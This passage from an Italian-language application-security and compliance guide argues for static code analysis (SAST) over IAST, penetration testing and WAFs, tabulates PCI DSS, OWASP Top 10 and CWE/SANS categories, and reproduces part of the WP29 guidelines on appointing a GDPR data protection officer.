La scansione del codice sorgente permette la rapida identificazione di SQL Injections, Cross–Site Scripting (XSS) e altre vulnerabilità comuni che appaiono nelle principali liste di riferimento di sicurezza di oggi, come la OWASP Top–10 e SANS 25.

È anche facile da adattarsi alle norme specifiche di settore (PCI DSS, HIPAA, ecc).

INTERACTIVE APPLICATION SECURITY TESTING (IAST) SOURCE: ELSANE/GIMP

In poche parole, IAST è una combinazione tra SAST e Dynamic Application Security Testing (DAST).

Ma questa soluzione di sicurezza non è ancora matura al punto tale da poter essere confrontata con precisione con le soluzioni rivali.

Per come stanno le cose in questo momento, IAST può essere meglio definita come una "innovativa soluzione di sicurezza ibrida".

La natura di funzionamento è la simulazione di vari attacchi informatici con l'invio di diversi tipi di richieste.

L'innovazione consiste nel fatto che questa è una soluzione che in tempo reale ascolta dall'interno dell'applicazione con la capacità di rilevare attacchi non riflettenti (per esempio: XSS) a differenza DAST.

Mentre questa soluzione è unica nella sua capacità di fornire analisi in tempo reale degli attacchi, la sua efficacia varia in funzione della qualità della strumentazione.

Gli agent non sono facili da implementare in modo accurato ed in genere possono causare problemi con la stabilità, le prestazioni e la gestione.

Questi problemi tecnici sono ulteriormente complicati nelle grandi infrastrutture.

5.5. TRA SAST E IAST: 5 MOTIVI PER OPTARE PER SAST

UNA COPERTURA PIÙ AMPIA

Le simulazioni di attacco in tempo reale con le soluzioni IAST forniscono informazioni accurate, assumendo tutte le possibili combinazioni che sono state configurate ed eseguite, le quali sono difficili da raggiungere.

Anche nei miliori soluzioni, essi non possono eguagliare le prestazioni delle soluzioni di SAST, dove vi è pieno accesso sia al codice dell'applicazione sia a tutti i flussi di dati, i quali sono mappati per un efficace rilevamento delle vulnerabilità.

OVERHEAD LESSER

L'implementazione di una soluzione IAST è molto più complicata della funzionalità out–of–the–box offerta da SAST.

IAST richiede l'installazione di un agente nei nodi strategici per monitorare i dati e le istruzioni.

SAST non richiede strumentazione di sorta. Testare il codice dell'applicazione è semplice come il caricamento dei file, scegliendo la query desiderata e premendo il pulsante di scansione.

MIGLIORE COMPATIBILITÀ

L'organizzazione moderna consiste spesso di strutture di sviluppo complesse, con diverse piattaforme e framework.

Questo può complicare l'implementazione di soluzioni IAST, che richiede l'assunzione di personale dedicato per supervisionare l'installazione / manutenzione e apportare le modifiche di configurazione necessarie in caso di necessità. Con il Static Code Analysis (SCA) non vi è alcun problema del genere.

FORMAZIONE E SENSIBILIZZAZIONE

SAST ha il sopravvento in questa categoria in quanto consente il coinvolgimento di tutti gli sviluppatori nel processo di bonifica.

La soluzione è integrata nell'ambiente di sviluppo e permette l'esportazione dei risultati per il controllo e l'analisi esterni ai processi, migliorando le competenze degli sviluppatori nella codifica. Interactive Application Security Testing offre tale valore aggiunto.

DOPPIO COME UN (QA) SOLUZIONE DI QUALITY ASSURANCE

Grazie all'accesso diretto al codice dell'applicazione, le soluzioni SAST hanno la capacità di individuare difetti di codifica ed errori.

Questi problemi possono includere i casi di codice inutilizzato e altri errori logici che possono eventualmente portare a molti problemi di prestazioni (bug).

Questa funzionalità non solo aiuta il reparto QA, ma consente l'implementazione e manutenibilità dell'applicazione in modo uniforme.

5.6. TRA STATIC ANALYSIS E PEN TESTING

Penetration Testing (*Pen Test*) è stato a lungo lo strumento iniziale per le organizzazioni che cercavano di salvaguardare i loro applicazioni. Ma le tecniche di hacking in continua evoluzione stanno esponendo questa soluzione invecchiamento precoce.

Il Pen Testing è una metodologia che combina approcci manuali e automatici. Come suggerisce il nome, questa tecnica di test comporta fondamentalmente esperti di sicurezza software cercando di sfruttare il codice di applicazione con strumenti di hacking dedicati. I risultati vengono poi inviati alla sicurezza dell'organizzazione.

Questo metodo di prova basato sul rischio, di solito fornisce risultati accurati e report, ma è ben lungi dall'essere completo.

L'efficacia reale dipende dalla capacità del tester di pensare "fuori dagli schemi", come gli stessi test sono tipicamente basati su un elenco predeterminato di exploit noti. Spesso, questi database sono obsoleti e la creazione di un piano di test personalizzato richiede troppe risorse. Queste limitazioni danneggiano l'efficacia del test e spesso sono necessari ulteriori test.

5.7. TRA STATIC ANALYSIS E PEN TESTING: 7 MOTIVI PER SCEGLIERE SAST / SCA

RETURN OF INVESTMENT (ROI)

Pen Testing è un processo che deve essere eseguito in più cicli per essere veramente efficace come soluzione di sicurezza. Ulteriori problemi con questa metodologia: il costo elevato; il test può iniziare soltanto dopo che l'applicazione è stata sviluppata e funzionante. Questo significa che se si trovano delle vulnerabilità, per il rilascio devono essere affrontati ritardi e problemi.

Nonostante che il Pen Testing è richiesto come un regolamento in molti settori, le organizzazioni che desiderano implementarlo come loro principale linea di difesa, devono prendere in considerazione le ripercussioni finanziarie ed i problemi tecnici (i.e – Versione rollback) che possono sorgere.

SAST offre una migliore ROI dal momento che entra in gioco all'inizio della fase di sviluppo e cattura le vulnerabilità in anticipo con rapida rimozione.

SAST deve essere acquistato e implementato solo una volta.

Pen Testing deve essere pagato prima di ogni ciclo di test e la rende una costosa proposta.

POCA O NESSUNA MANODOPERA NECESSARIA

Pen Testing viene in genere eseguita da personale in outsourcing e questo richiede alle aziende di ingaggiare dipendenti con know–how per affrontare con i risultati. Una volta che i risultati del test sono pronti, il dipendente inizia a lavorare per scoprire dove esattamente si trovino le vulnerabilità nel codice e quindi trasmette le informazioni al team di sviluppo.

Con l'implementazione delle soluzioni di SAST, è necessario poca manodopera. Il codice dell'applicazione viene scansionato automaticamente con ogni commit e le vulnerabilità vengono rilevate nelle prime fasi del ciclo di vita del software. Il risultato è la creazione di un ciclo di vita di sviluppo sicuro del software (SDLC), cosa che elimina anche la necessità di sprecare tempo e risorse per dipendenti dedicati.

BONIFICA PIÙ VELOCE

Le soluzioni SAST sono spesso raccomandate per le organizzazioni che cercano una rapida bonifica della vulnerabilità. Il motivo principale alla base di questo è la capacità di individuare la posizione della vulnerabilità (pin–point) raccomandando le Best Fix Locations, che permettono l'eliminazione di difetti multipli con una correzione. Pen Testing non offre nessuno di questi benefici.

Pen Testing può richiedere giorni e addirittura settimane, quando sono in fase di sperimentazione grandi progetti. Ad esempio, il Pen Testing di 20 pagine Web richiede in genere circa 3 settimane di lavoro in media. E i problemi non finiscono qui. Gli sviluppatori hanno spesso reimparare il codice, un processo che può richiedere molto più tempo quando nuovi sviluppatori sono assunti dall'organizzazione.

Con SAST i risultati dei test sono disponibili quasi in tempo reale, con i risultati accessibili anche prima della scansione. Questo può essere estremamente importante durante la prova di progetti di grandi dimensioni con diversi KLOCs.

MIGLIORE PRECISIONE

Come spiegato in precedenza, il Pen Testing è solo efficace come il tester e gli strumenti che ha a sua disposizione. Spesso la conoscenza di base della vulnerabilità che usa il tester è obsoleta e incompleta, ciò comporta falsi negativi (FN), rendendo il test inefficace. Il Pen Testing inoltre non ha accesso al codice dell'applicazione, ostacolando la visibilità della vulnerabilità.

SAST è uno strumento di sicurezza in grado di eseguire la scansione del codice dell'applicazione senza sforzo e fornire i risultati ancor prima che la scansione sia completata. Alcune soluzioni offrono anche una funzionalità open–query per personalizzare ulteriormente il test con specifiche esigenze delle aziende e ridurre al minimo la comparsa di falsi positivi (FP).

VALORE EDUCATIVO PER GLI SVILUPPATORI

SAST ha consente il coinvolgimento di tutti gli sviluppatori nel processo di bonifica. La soluzione è integrata nell'ambiente sviluppo e permette l'esportazione del ritrovamento degli errori attraverso controllo / analisi offline, migliorando le competenze dello sviluppatore nelle pratiche di codifica sicure. Pen Testing non offre tale valore aggiunto.

POSSONO ESSERE INTEGRATI NEL PROCESSO DI SVILUPPO

Le soluzioni SAST sono considerate le migliori quando si tratta di integrarle nel processo di sviluppo del software. Oltre ai vantaggi di ROI questo permette di ridurre sensibilmente il carico di lavoro del personale della sicurezza e gli sviluppatori.

D'altra parte, Pen Testing entra in funzione solo quando l'applicazione è in esecuzione, uno svantaggio questo importante che può comportare ritardi nel rilascio del prodotto.

QA FUNZIONALITÀ

SAST ha la possibilità di svolgere le diverse attività correlate QA con le sue caratteristiche di analisi approfondite rilevando errori di codifica, di logica inutilizzati, funzioni che aiutano a eliminare i bug di prestazioni e problemi di stabilità. Questa funzionalità aggiuntiva è sostanzialmente esclusiva di SAST.

Implementando SAST in fase di sviluppo, l'organizzazione può semplicemente evitare di essere trascinato in più cicli di Pen Testing e rischiare ritardi nella consegna. La stragrande maggioranza delle vulnerabilità sono già eliminate nel momento in cui viene raggiunta la realizzazione, permettendo un agevole rilascio sul mercato.

5.8. TRA SAST E WAF – 5 MOTIVI PER OPTARE PER SAST

Con l'industrializzazione della criminalità informatica e aumento di hacking di gravità, il valore delle tecniche di sicurezza delle applicazioni tradizionali sta implodendo. Il Web Application Firewall (WAF), considerato come un go–to di sicurezza soluzione fino a non molto tempo fa, sta vivendo una costante erosione nella sua efficacia. D'altra parte, Static Application Security Testing (SAST) soluzioni stanno guadagnando slancio.

Come suggerisce il nome, il Web Application Firewall (WAF) è fondamentalmente una barriera di sicurezza (plug–in server o basato su cloud) che si trova di fronte alla richiesta di ispezione in tempo reale delle richieste degli utenti. Ciò comporta il monitoraggio del traffico sito web con la possibilità di bloccare quando dannoso attività è rilevata, come richiesto dalla specifica organizzazione.

Se correttamente configurato, WAF è in grado di localizzare le iniezioni di codice (iniezioni SQL / LDAP, XSS, ecc) e altre vulnerabilità. Supponendo che i parametri dello strumento sono state configurate in modo accurato, gli attacchi possono essere rilevati o bloccati. Tutto il traffico di rete dal livello OSI fino al livello di applicazione può essere monitorato con WAF.

WAF può essere implementata in due modi – modalità blocco e la modalità Detect.

1. Modalità Blocco: le minacce vengono bloccate in "tempo reale", le patch temporanee vengono applicate e le successive richieste provenienti dalla stessa fonte sono tutte contrassegnate come dannoso.
2. Modalità Detect: è una modalità di "monitoraggio", dove il personale di sicurezza viene avvisato ogni volta che viene rilevato attività dannose.

5.9. STATIC APPLICATION SECURITY TESTING (SAST)

SAST ha un approccio più diretto perché si concentra sul codice sorgente.

Questa soluzione di sicurezza comporta fondamentalmente l'integrazione della scansione dei codici statico in tutte le fasi del ciclo di vita di sviluppo del software (SDLC).

Acquisendo anche parti di codice sorgente, il processo di bonifica diventa veloce ed efficace.

Tra SAST e Secure SDLC in genere comporta 6 tappe: analisi, progettazione, codifica, test, implementazione e manutenzione.

Questo tipo di scenario è idealmente creato da abbracciare Continuous Integration (CICD) o comunemente attuate metodologie di sviluppo iterativo, come Agile o DevOps. Test SAST si mescola perfettamente con questi ambienti, grazie al suo peso leggero plugin per IDE.

Un grande vantaggio SAST ha oltre WAF è la capacità di pin–point vulnerabili junctions nel codice dell'applicazione. Ad esempio, analisi del codice sorgente (SCA), dalla metodologia SAST, permette agli sviluppatori di accelerare in modo significativo gli sforzi di risanamento di fissaggio diverse vulnerabilità con un numero minimo di correzioni. SAST, inoltre, non ri–scansione del codice invariato, con conseguente tempi di test più veloci.

5.10. TRA SAST E WAF – PERCHÉ SAST È L'OPZIONE MIGLIORE

TOTAL COST OF OWNERSHIP

Le soluzioni SAST possono essere installati rapidamente e richiedono poca o nessuna manutenzione. Il codice viene analizzato automaticamente dopo ogni commit come parte del SDLC e risultati sono generati secondo le esigenze. Non è il caso di WAF, dove personale dedicato deve configurare costantemente ed ottimizzare lo strumento per assicurarsi che sta producendo ottimi risultati.

L'implementazione WAF richiede anche del personale per risolvere il FPs e trasmettere le vulnerabilità agli sviluppatori. I problemi di bonifica possono anche sorgere quando gli sviluppatori non hanno familiarità con la struttura del codice di applicazione.

MIGLIORARE IL ROI

SAST è l'opzione migliore quando si tratta di bonifica nello sviluppo e nella costruzione di fase. Ciò consente di far risparmiare all'organizzazione tempo, denaro e risorse, riducendo al minimo la necessità di patch post–release e aggiornamenti di sicurezza. WAF può iniziare a lavorare solo

dopo che l'applicazione è stata installata e funzionante. Il risparmio per difetto con SAST possono ammontare a migliaia di dollari.

I FALSI POSITIVI NON INCIDONO SULLE PRESTAZIONI

Mentre si può affermare quale dei due produce più falsi positivi, SAST ha di nuovo il vantaggio. L'occasionale falso positivo tilevati nella scansione del codice nel ciclo di sviluppo è un problema che può essere affrontato con facilità, ma tale situazione con WAF non è fattibile perché se WAF produce un FP in "tempo reale", l'utente sarà bloccato e non potrà utilizzare l'applicazione.

VATAGGI DELLA FORMAZIONE E MIGLIORAMENTO DEGLI STANDARD DI CODIFICA

Nell'attuare SAST i team di sviluppo e i team di test possono far parte del processo di convalida della protezione. Questo migliora le capacità di codifica dello sviluppatore e promuove la consapevolezza AppSec.

Con WAF le uniche persone coinvolte nel processo sono il team della sicurezza. Gli sviluppatori sono tenuti fuori dal giro e non vi è nessuna tendenza di miglioramento effettivo negli standard di codifica per la sicurezza.

NON SI LIMITA SOLO ALLE APPLICAZIONI WEB

A differenza di WAF, ke soluzioni SAST sono in grado di testare applicazioni web complesse.

L'analisi statica del codice è ugualmente efficace nella scansione di sistemi in tempo reale, applicazioni mobili e software su dispositivi embedded.

SAST può essere utilizzato anche in un processo sequenziale di progettazione (cascata) in cui pezzi di codice devono essere testati.

6. STANDARD A CONFRONTO: TABELLE RIASSUNTIVE

PCI DSS	OWASP	CWE SANS
A – Card–not–present merchants (e–commerce or mail/telephone–order), that have fully outsourced all cardholder data functions to PCI DSS compliant third–party service providers, with no electronic storage, processing, or transmission of any cardholder data on the merchant's systems or premises.	**A1** – Injection	**CWE–89 –** Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
A–EP – E–commerce merchants who outsource all payment processing to PCI DSS validated third parties, and who have a website(s) that doesn't directly receive cardholder data but that can impact the security of the payment transaction. No storage, processing, or transmission of cardholder data on merch systems or premises.	**A2** – Broken Authenticatio n and Session Management	**CWE–78 –** Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
B – Merchants using only: ➢ Imprint machines with no electronic cardholder data storage, and/or ➢ Standalone, dial–out terminals with no electronic cardholder data storage.	**A3** – Cross–Site Scripting (XSS)	**CWE–120 –** Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
B–IP – Merchants using only standalone, PTS–approved payment terminals with an IP connection to the payment processor with no electronic cardholder data storage.	**A4** – Insecure Direct Object References	**CWE–79 –** Improper Neutralization of Input During Web Page Generation ('Cross–site Scripting')
C–VT – Merchants who manually enter a single transaction at a time via a keyboard into an Internet–based, virtual payment terminal solution that is provided and hosted by a PCI DSS validated third party service provider. No electronic cardholder data storage.	**A5** – Security Misconfigurat ion	**CWE–306 –** Missing Authentication for Critical Function
C – Merchants with payment application systems connected to the Internet, no electronic cardholder data storage.	**A6** – Sensitive Data Exposure	**CWE–862 –** Missing Authorization
P2PE – Merchants using only hardware payment terminals included in and managed via a validated, PCI SSC–listed P2PE solution, with no electronic cardholder data storage.	**A7** – Missing Function Level Access Control	**CWE–798 –** Use of Hard–coded Credentials
D – *SAQ D for Merchants:* All merchants not included in descriptions for the above SAQ types.	**A8** – Cross–Site Request	**CWE–311 –** Missing Encryption of Sensitive Data

PCI DSS	OWASP	CWE SANS
	Forgery (CSRF)	
D – *SAQ D for Service Providers:* All service providers defined by a payment brand as eligible to complete an SAQ.	**A9** – Using Components with Known Vulnerabilities	**CWE–434 –** Unrestricted Upload of File with Dangerous Type
	A10 – Unvalidated Redirects and Forwards	**CWE–807 –** Reliance on Untrusted Inputs in a Security Decision
	Clickjacking	**CWE–250 –** Execution with Unnecessary Privileges
	Concurrency Flaws	**CWE–352 –** Cross–Site Request Forgery (CSRF)
	Denial of Service	**CWE–22 –** Improper Limitation of a Pathname to a Restricted Directory (‘Path Traversal’)
	Expression Language Injection (CWE–917)	**CWE–494 –** Download of Code Without Integrity Check
	Information Leakage and Improper Error Handling	**CWE–863 –** Incorrect Authorization
	Insufficient Anti–automation (CWE–799)	**CWE–829 –** Inclusion of Functionality from Untrusted Control Sphere
	Insufficient Logging and Accountability	**CWE–732 –** Incorrect Permission Assignment for Critical Resource
	Lack of Intrusion Detection and Response	**CWE–676 –** Use of Potentially Dangerous Function
	Malicious File Execution	**CWE–327 –** Use of a Broken or Risky Cryptographic Algorithm
	Mass Assignment (CWE–915)	**CWE–131 –** Incorrect Calculation of Buffer Size
	User Privacy	**CWE–307 –** Improper Restriction of Excessive Authentication Attempts
		CWE–601 – URL Redirection to Untrusted Site (‘Open Redirect’)
		CWE–134 – Uncontrolled Format String
		CWE–190 – Integer Overflow or Wraparound
		CWE–759 – Use of a One–Way Hash without a Salt

6.1. TABELLA DI SINTESI

	SAST	RASP	DAST	IAST	WAF	PT
SAST			SAST	SAST	SAST	SAST
RASP					RASP	
DAST	SAST					
IAST	SAST					
WAF	SAST	RASP				
PT	SAST					

Nota: *il nome della tecnica che compare nella cella d'intersezione è la risultante superiore*

SEZ. 6 – WP243 LINEE GUIDA AL RPD (RIF. SEZ. 4, ARTT. 37, 38 E 39) [FONTE 4]

1. INTRODUZIONE

Il regolamento generale sulla protezione dei dati (RGPD)[1], che esplicherà i propri effetti a partire dal 25 maggio 2018, offre un quadro di riferimento in termini di compliance per la protezione dei dati in Europa, aggiornato e fondato sul principio di responsabilizzazione (*accountability*).

I responsabili della protezione dei dati (RPD) saranno al centro di questo nuovo quadro giuridico in molti ambiti, e saranno chiamati a facilitare l'osservanza delle disposizioni del RGPD.

In base al RGPD, alcuni titolari e responsabili del trattamento sono tenuti a nominare un RPD in via obbligatoria.[2]

Ciò vale per tutte le autorità pubbliche e tutti i soggetti pubblici, indipendentemente dai dati oggetto di trattamento, e per altri soggetti che, come attività principale, effettuino un monitoraggio regolare e su larga scala delle persone fisiche ovvero trattino su larga scala categorie particolari di dati personali (dati sensibili).

Anche ove il regolamento non imponga in modo specifico la designazione di un RPD, può risultare utile procedere a tale designazione su base volontaria. Il Gruppo di lavoro "art. 29" (*WP29*) incoraggia gli approcci di questo genere.

La figura del RPD non costituisce una novità assoluta. La direttiva 95/46/CE[3] non prevedeva alcun obbligo di nomina di un RPD, ma in molti Stati membri questa è divenuta una prassi nel corso degli anni.

Ancor prima dell'adozione del RGPD, il *WP29* ha sostenuto che questa figura rappresenti un elemento fondante ai fini della responsabilizzazione, e che la nomina del RPD possa facilitare l'osservanza della normativa e aumentare il margine competitivo delle imprese[4].

Oltre a favorire l'osservanza attraverso strumenti di *accountability* (per esempio, supportando valutazioni di impatto e conducendo o supportando audit in materia di protezione dei dati), gli RPD fungono da interfaccia fra i soggetti coinvolti: autorità di controllo, interessati, divisioni operative all'interno di un'azienda o di un ente.

I RPD non rispondono personalmente in caso di inosservanza del RGPD. Quest'ultimo chiarisce che spetta al TdT o al RdT garantire ed essere in grado di dimostrare che le operazioni di trattamento sono conformi alle disposizioni del regolamento stesso (art. 24, primo paragrafo). L'onere di assicurare il rispetto della normativa in materia di protezione dei dati ricade sul titolare o sul responsabile.

Inoltre, al titolare o al RdT spetta il compito fondamentale di consentire lo svolgimento efficace dei compiti cui il RPD è preposto. La nomina di un RPD è solo il primo passo, perché il RPD deve disporre anche di autonomia e risorse sufficienti a svolgere in modo efficace i compiti cui è chiamato.

Il RGPD riconosce nel RPD uno degli elementi–chiave all'interno del nuovo sistema di *governance* dei dati, e prevede una serie di condizioni in rapporto alla nomina, allo status e ai compiti specifici. Le presenti linee–guida intendono fare chiarezza sulle pertinenti disposizioni del regolamento al fine di favorire l'osservanza della normativa da parte di titolari e responsabili del trattamento; inoltre, le linee–guida vogliono essere di ausilio ai RPD nell'esecuzione dei compiti loro attribuiti. Il presente documento contiene anche alcune raccomandazioni, in termini di migliori prassi, che scaturiscono dall'esperienza accumulata in alcuni Stati membri. Il *WP29* monitorerà l'attuazione delle linee–guida qui presentate e provvederà alle integrazioni che si riveleranno opportune.

2. NOMINA DI UN RPD

2.1. NOMINA OBBLIGATORIA

Art. 37 (1) del GDPR richiede la designazione di un RPD in tre casi specifici[5]:

a) se il trattamento è svolto da un'autorità pubblica o da un organismo pubblico;[6]

b) se le attività principali del titolare o del responsabile consistono in trattamenti che richiedono il monitoraggio regolare e sistematico di interessati su larga scala; oppure

c) se le attività principali del titolare o del responsabile consistono nel trattamento su larga scala di categorie particolari di dati[7] o [8] di dati personali relativi a condanne penali e reati[9].

In questo paragrafo, il *WP29* intende fornire indicazioni rispetto ai criteri e alle formulazioni utilizzati nell'art. 37, §1.

Tranne quando sia evidente che un soggetto non è tenuto a nominare un RPD, il *WP29* raccomanda a titolari e responsabili di documentare le valutazioni compiute all'interno dell'azienda o dell'ente per stabilire se si applichi o meno l'obbligo di nomina di un RPD, così da poter dimostrare che l'analisi ha preso in esame correttamente i fattori pertinenti.[10]

Tale analisi fa parte della documentazione da produrre in base al principio di responsabilizzazione. Può essere richiesta dall'autorità di controllo e dovrebbe essere aggiornata ove necessario, per esempio se i titolari o i responsabili intraprendono nuove attività o forniscono nuovi servizi che potrebbero ricadere nel novero dei casi elencati all'art. 37, §1.

Se si procede alla nomina di un RPD su base volontaria, troveranno applicazione tutti i requisiti di cui agli artt. 37–39 per quanto concerne la nomina stessa, lo status e i compiti del RPD esattamente come nel caso di una nomina obbligatoria.

Nulla osta a che un'azienda o un ente, quando non sia soggetta all'obbligo di designare un RPD e non intenda procedere a tale designazione su base volontaria, ricorra comunque a personale o consulenti esterni incaricati di incombenze relative alla protezione dei dati personali. In tal caso è fondamentale garantire che non vi siano ambiguità in termini di denominazione, status e compiti di queste figure; è dunque essenziale che in tutte le comunicazioni interne all'azienda e anche in quelle esterne (con l'autorità di controllo, gli interessati, i soggetti esterni in genere), queste figure o consulenti non siano indicati con la denominazione di RPD.[11]

Il RPD viene designato, su base obbligatoria o meno, per tutti i trattamenti svolti dal titolare o dal responsabile.

2.2. "AUTORITÀ PUBBLICA O ORGANISMO PUBBLICO"

Nel regolamento non si rinviene alcuna definizione di "autorità pubblica" o "organismo pubblico". Il ***WP29*** ritiene che tale definizione debba essere conforme al diritto nazionale; conseguentemente, sono autorità pubbliche o organismi pubblici le autorità nazionali, regionali e locali ma, a seconda del diritto nazionale applicabile, la nozione ricomprende anche tutta una serie di altri organismi di diritto pubblico.[12] In questi casi la nomina di un RPD è obbligatoria.

Lo svolgimento di funzioni pubbliche e l'esercizio di pubblici poteri[13] non pertengono esclusivamente alle autorità pubbliche e agli organismi pubblici, potendo riferirsi anche ad altre persone fisiche o giuridiche, di diritto pubblico o privato, in ambiti che variano a seconda delle disposizioni fissate nel diritto interno di ciascuno Stato membro: trasporti pubblici, forniture idriche ed elettriche, infrastrutture stradali, emittenti radiotelevisive pubbliche, istituti per l'edilizia pubblica o organismi di disciplina professionale.

In tutti questi casi la situazione in cui versano gli interessati è probabilmente molto simile a quella in cui il trattamento è svolto da un'autorità pubblica o da un organismo pubblico. Più in particolare, i trattamenti perseguono finalità simili e spesso il singolo ha, in modo analogo, un margine esiguo o nullo rispetto alla possibilità di decidere se e come possano essere trattati i propri dati personali; pertanto, è verosimile che sia necessaria l'ulteriore tutela offerta dalla nomina di un RPD.

Benché nei casi sopra descritti non sussista l'obbligo di nominare un RPD, il *WP29* raccomanda, in termini di buone prassi, che gli organismi privati incaricati di funzioni pubbliche o che esercitano pubblici poteri nominino un RPD. Le attività del RPD nominato nei termini sopra indicati si estendono a tutti i trattamenti svolti, compresi quelli che non sono connessi all'espletamento di funzioni pubbliche o all'esercizio di pubblici poteri quali, per esempio, la gestione di un database del personale.

2.3. "ATTIVITÀ PRINCIPALI"

L'art. 37, §1, lettere b) e c) del RGPD contiene un riferimento alle "*attività principali del TdT o del RdT"*.

Nel Cons. 97 si afferma che le attività principali di un TdT "*riguardano le sue attività primarie ed esulano dal trattamento dei dati personali come attività accessoria*".

Con "attività principali" si possono intendere le operazioni essenziali che sono necessarie al raggiungimento degli obiettivi perseguiti dal TdT o dal RdT.

Tuttavia, l'espressione "attività principali" non va interpretata nel senso di escludere quei casi in cui il trattamento di dati costituisce una componente inscindibile dalle attività svolte dal titolare o dal responsabile. Per esempio, l'attività principale di un ospedale consiste nella prestazione di assistenza sanitaria, ma non sarebbe possibile prestare tale assistenza nel rispetto della sicurezza e in modo efficace senza trattare dati relativi alla salute, come le informazioni contenute nella cartella sanitaria di un paziente. Ne deriva che il trattamento di tali informazioni deve essere annoverato fra le attività principali di qualsiasi ospedale, e che gli ospedali sono tenuti a nominare un RPD.

A titolo di ulteriore esemplificazione, si può citare il caso di un'impresa di sicurezza privata incaricata della sorveglianza di più centri commerciali e aree pubbliche. L'attività principale dell'impresa consiste nella sorveglianza, e questa, a sua volta, è legata in modo inscindibile al trattamento di dati personali. Ne consegue che anche l'impresa in oggetto deve nominare un RPD.

D'altro canto, tutti gli organismi (pubblici e privati) svolgono determinate attività quali il pagamento delle retribuzioni al personale o la predisposizione di strutture standard di supporto informatico. Si tratta di esempi di funzioni di supporto necessarie ai fini dell'attività principale o dell'oggetto principale del singolo organismo, ma pur essendo necessarie o essenziali sono considerate solitamente accessorie e non vengono annoverate fra le attività principali.

2.4. "LARGA SCALA"

In base all'art. 37, §1, lett. b) e c) del RGPD, occorre che il trattamento di dati personali avvenga su larga scala per far scattare l'obbligo di nomina di un RPD. Nel regolamento non si dà alcuna definizione di trattamento su larga scala, anche se il cons. 91 fornisce indicazioni in proposito.[14]

In realtà è impossibile precisare la quantità di dati oggetto di trattamento o il numero di interessati in modo da coprire tutte le eventualità; d'altra parte, ciò non significa che sia impossibile, col tempo, individuare alcuni standard utili a specificare in termini più specifici e/o quantitativi cosa debba intendersi per "larga scala" con riguardo ad alcune tipologie di trattamento maggiormente comuni. Anche il *WP29* intende contribuire alla definizione di questi standard pubblicando e mettendo a fattor comune esempi delle soglie applicabili per la nomina di un RPD.

A ogni modo, il *WP29* raccomanda di tenere conto, in particolare, dei fattori elencati nel prosieguo al fine di stabilire se un trattamento sia effettuato su larga scala:

- Il numero di soggetti interessati dal trattamento, in termini assoluti ovvero espressi in percentuale della popolazione di riferimento;
- Il volume dei dati e/o le diverse tipologie di dati oggetto di trattamento;
- La durata, ovvero la persistenza, dell'attività di trattamento;
- La portata geografica dell'attività di trattamento.

Alcuni esempi di trattamento su larga scala sono i seguenti:

- Trattamento di dati relativi a pazienti svolto da un ospedale nell'ambito delle ordinarie attività;
- Trattamento di dati relativi agli spostamenti di utenti di un servizio di trasporto pubblico cittadino (per esempio, il loro tracciamento attraverso titoli di viaggio);
- Trattamento di dati di geolocalizzazione raccolti in tempo reale per finalità statistiche da un responsabile specializzato nella prestazione di servizi di questo tipo rispetto ai clienti di una catena internazionale di fast food;
- Trattamento di dati relativi alla clientela da parte di una compagnia assicurativa o di una banca nell'ambito delle ordinarie attività;
- Trattamento di dati personali da parte di un motore di ricerca per finalità di pubblicità comportamentale;
- Trattamento di dati (metadati, contenuti, ubicazione) da parte di fornitori di servizi telefonici o telematici.

Esempi che non costituiscono l'elaborazione su larga scala sono i seguenti:

- Trattamento di dati relativi a pazienti svolto da un singolo professionista sanitario;
- Trattamento di dati personali relativi a condanne penali e reati svolto da un singolo avvocato.

2.5. MONITORAGGIO SISTEMATICO E REGOLARE

Il concetto di monitoraggio regolare e sistematico degli interessati non trova definizione all'interno del RGPD; tuttavia, il Cons. 24 menziona il "monitoraggio del comportamento di detti interessati"[15] ricomprendendovi senza dubbio tutte le forme di tracciamento e profilazione su Internet anche per finalità di pubblicità comportamentale.

Occorre rilevare, però, che la nozione di monitoraggio non trova applicazione solo con riguardo all'ambiente online, e che il tracciamento online va considerato solo uno dei possibili esempi di monitoraggio del comportamento degli interessati.[16]

L'aggettivo "regolare" ha almeno uno dei seguenti significati a giudizio del *WP29*:

- Che avviene in modo continuo ovvero a intervalli definiti per un arco di tempo definito;
- Ricorrente o ripetuto a intervalli costanti;
- Che avviene in modo costante o a intervalli periodici.

L'aggettivo "sistematico" ha almeno uno dei seguenti significati a giudizio del *WP29*:

- Che avviene per sistema;
- Predeterminato, organizzato o metodico;
- Che ha luogo nell'ambito di un progetto complessivo di raccolta di dati;
- Svolto nell'ambito di una strategia.

Alcune esemplificazioni di attività che possono configurare un monitoraggio regolare e sistematico di interessati: curare il funzionamento di una rete di telecomunicazioni; la prestazione di servizi di telecomunicazioni; il reindirizzamento di messaggi di posta elettronica; attività di marketing basate sull'analisi dei dati raccolti; profilazione e scoring per finalità di valutazione del rischio (per esempio, a fini di valutazione del rischio creditizio, definizione dei premi assicurativi, prevenzione delle frodi, accertamento di forme di riciclaggio); tracciamento dell'ubicazione, per esempio da parte di app su dispositivi mobili; programmi di fidelizzazione; pubblicità comportamentale; monitoraggio di dati relativi allo stato di benessere psicofisico, alla forma fisica e alla salute attraverso dispositivi indossabili; utilizzo di telecamere a circuito chiuso; dispositivi connessi quali contatori intelligenti, automobili intelligenti, dispositivi per la domotica, ecc.

2.6. CATEGORIE PARTICOLARI DI DATI E DATI RELATIVI A CONDANNE PENALI E REATI

Le disposizioni dell'art. 37, §1, lett. c), riguardano il trattamento di categorie particolari di dati ai sensi dell'art. 9 *e* di dati personali relativi a condanne penali e a reati di cui all'art. 10. Nonostante l'utilizzo della congiunzione "e" nel testo, non vi sono motivazioni sistematiche che impongano l'applicazione simultanea dei due criteri. Pertanto, il testo deve essere interpretato come se recasse la congiunzione "o". [NdT: il testo italiano del regolamento reca già la congiunzione "o"].

2.7. RPD RESPONSABILE DELLA PROTEZIONE DEI DATI

Per quanto riguarda la nomina di un RPD, l'art. 37 non distingue fra titolari[17] e responsabili[18] del trattamento in termini di sua applicabilità. A seconda di chi soddisfi i criteri relativi all'obbligatorietà della nomina, potrà essere il solo titolare ovvero il solo responsabile, oppure sia l'uno sia l'altro a dover nominare un RPD; questi ultimi saranno poi tenuti alla reciproca collaborazione.

Vale la pena di evidenziare che anche qualora il titolare sia tenuto, in base ai criteri suddetti, a nominare un RPD, il suo eventuale RdT non è detto sia egualmente tenuto a procedere a tale nomina – che però può costituire una buona prassi.

Alcuni esempi:

